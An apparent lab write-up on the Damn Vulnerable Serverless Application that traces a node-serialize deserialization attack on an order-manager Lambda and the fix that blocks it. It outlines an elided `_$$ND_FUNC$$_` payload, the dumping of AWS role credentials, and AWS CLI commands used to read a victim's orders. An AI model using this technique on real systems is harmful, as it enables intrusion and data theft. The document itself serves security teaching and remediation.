Under normal conditions, a client submits `POST /dvsa/order` with a JSON body whose `action` field selects which internal order/account Lambda should be invoked (e.g., `"orders"`, `"get"`, `"shipping"`, `"billing"`). The expected pipeline is: **API Gateway → `DVSA-ORDER-MANAGER` Lambda → JSON parse of the body → JWT-based authentication and authorization checks → allowed-action dispatch to a downstream Lambda → response**.

The operation must obey these security rules:

- **R1.** Request bodies and headers must be treated as **data**, never as code. No `eval`, no function deserialization, no dynamic code construction from user input.
- **R2.** Only values from a finite allowlist of known action names may drive downstream Lambda invocations.
- **R3.** Third-party dependencies must not contain known unpatched code-execution vulnerabilities (such as CVE-2017-5941 in `node-serialize`).
- **R4.** Errors must fail closed, without leaking internal state to the client.

Evidence sources and behaviour trace

The intended logic was inferred from the Lambda source (`order-manager.js` and `package.json`), the API Gateway route definition, and browser traffic during a normal login → view-orders flow (DevTools Network tab). Actual behaviour was captured in three cases:

- **Normal:** browser Network tab + authenticated `curl` — `action:"orders"` returns the caller's own orders only.
- **Exploit:** terminal `curl` with `_$$ND_FUNC$$_` payload + CloudWatch `FILE READ SUCCESS` log line + AWS CLI `get-caller-identity` and `lambda invoke` outputs on the attacker's laptop showing assumption of the Lambda role and retrieval of a victim's orders.
- **Post-fix:** same exploit curl returns HTTP 400 with `invalid or missing action`; CloudWatch shows no injected-code markers; browser flow continues to work.

Deviation analysis and classification

The exploit violates **R1** (headers/body were treated as code via `unserialize`), **R2** (actions of the form `_$$ND_FUNC$$_function(){…}()` were never in the allowlist but were nevertheless processed), and **R3** (a dependency with a known 2017 RCE was in production). Rule **R4** is independently violated by the generic 500 response that *appeared* to hide the exploit but did not actually prevent it.

Classification: Intentional misuse / security-relevant abuse — the request body was crafted specifically to exploit the deserializer.

Explainable fix and post-fix validation

The wrong assumption was that an input string labelled as an action value could safely be passed through `serialize.unserialize()`. In reality, that function is a code-execution primitive whenever the string contains the `_$$ND_FUNC$$_` sentinel. The fix replaces deserialization with `JSON.parse` (R1), introduces an action allowlist (R2), removes the vulnerable library entirely (R3), and wraps parsing in error handling that returns a generic message (R4). Post-fix testing confirms that every previously-successful exploit path now terminates at the 400 response and that legitimate authenticated usage continues to work.

Table A — Structured analysis summary (part 1)

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Lesson #1 + #9 — Event Injection via vulnerable `node-serialize`	R1: bodies/headers are data, not code. R2: only allowlisted action values reach downstream Lambdas. R3: no known-vulnerable dependencies in production. R4: errors fail closed without leakage.	`order-manager.js` source (lines 1, 10–11); `package.json`; API Gateway stage config; DevTools Network tab for a normal orders call; CloudWatch logs.	Authenticated `curl` with `{"action":"orders"}` returns only the caller's own orders; browser Orders page renders normally.	`curl` with `{"action":"_$$ND_FUNC$$_function(){…}()"}` triggers CloudWatch log line `FILE READ SUCCESS`; follow-up payload dumps `AWS_ACCESS_KEY_ID/AWS_SECRET_ACCESS_KEY/AWS_SESSION_TOKEN`; `aws sts get-caller-identity` on attacker laptop returns `assumed-role/…OrderManagerFunctionRole…/DVSA-ORDER-MANAGER`; `aws lambda invoke DVSA-ORDER-ORDERS --payload '{"user":"<victim-sub>"}'` returns victim's order data.

Table B — Structured analysis summary (part 2)

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optional Latency Before / After Logging
Lesson #1 + #9 — Event Injection via vulnerable `node-serialize`	User-controlled strings were passed through `serialize.unserialize()`, which `eval()`s input prefixed with `_$$ND_FUNC$$_`. This violated R1 (data-vs-code separation) and R3 (no known-vulnerable dependencies), and the subsequent routing bypassed R2 (allowlisted actions).	Intentional misuse / security-relevant abuse.	`DVSA-ORDER-MANAGER/order-manager.js`: replaced both `serialize.unserialize(...)` calls with `JSON.parse` + shape checks; added `ALLOWED_ACTIONS` allowlist; removed `require('node-serialize')`. `DVSA-ORDER-MANAGER/package.json`: removed `"node-serialize": "0.0.4"` dependency.	Post-fix Test 1 returns HTTP 400 `invalid or missing action`; CloudWatch filters on `POST_FIX_RCE` and `POST_FIX_CREDS` return no matches; normal authenticated `action:"orders"` flow still succeeds.	Not measured for this lesson (impact is a full RCE block, not a latency-sensitive change).

Part 10 — Takeaway / Lessons Learned

The single assumption that caused every stage of this attack was treating attacker-controlled strings as a rich, round-trippable data format instead of plain JSON. Insecure deserialization has been a well-known class of vulnerability for over a decade, but it is especially dangerous in serverless environments: a Lambda's execution role is the Lambda's security boundary, and any RCE inside the function immediately inherits every permission that role holds. In our case, a single curl request — not a breach of any DVSA account — was enough to obtain credentials allowing a cross-Lambda pivot and read another user's orders from a separate machine.

The second assumption worth calling out is that a vulnerable third-party library embedded deep in a deployment is somehow less dangerous than a bug in first-party code. It is not. `node-serialize@0.0.4` is a nine-year-old known-RCE library that should never have reached production, and its presence alone made the entire API Gateway endpoint an eval gadget.

Three general design principles would have prevented this class of failure:

1. **Use the narrowest parser that fits the job.** HTTP request bodies are JSON — they should be parsed with `JSON.parse`, not with a function-serializing library designed for a completely different use case.
2. **Validate, don't just parse.** An allowlist on the `action` field would have broken the exploit even if the unsafe deserializer had remained, because `_$$ND_FUNC$$_…` is not in any legitimate allowlist. Input validation and input parsing are different controls; both are needed.
3. **Continuously audit dependencies.** Tools such as `npm audit`, GitHub Dependabot, or OWASP Dependency-Check would have flagged `node-serialize@0.0.4` as high-severity before deployment. Dependency hygiene is part of the application's security posture, not a separate concern.

In a serverless architecture, the "user" that a compromised function runs as is the function's IAM role. The cost of getting input handling wrong is therefore not just incorrect output — it is the full blast radius of every service that role can reach.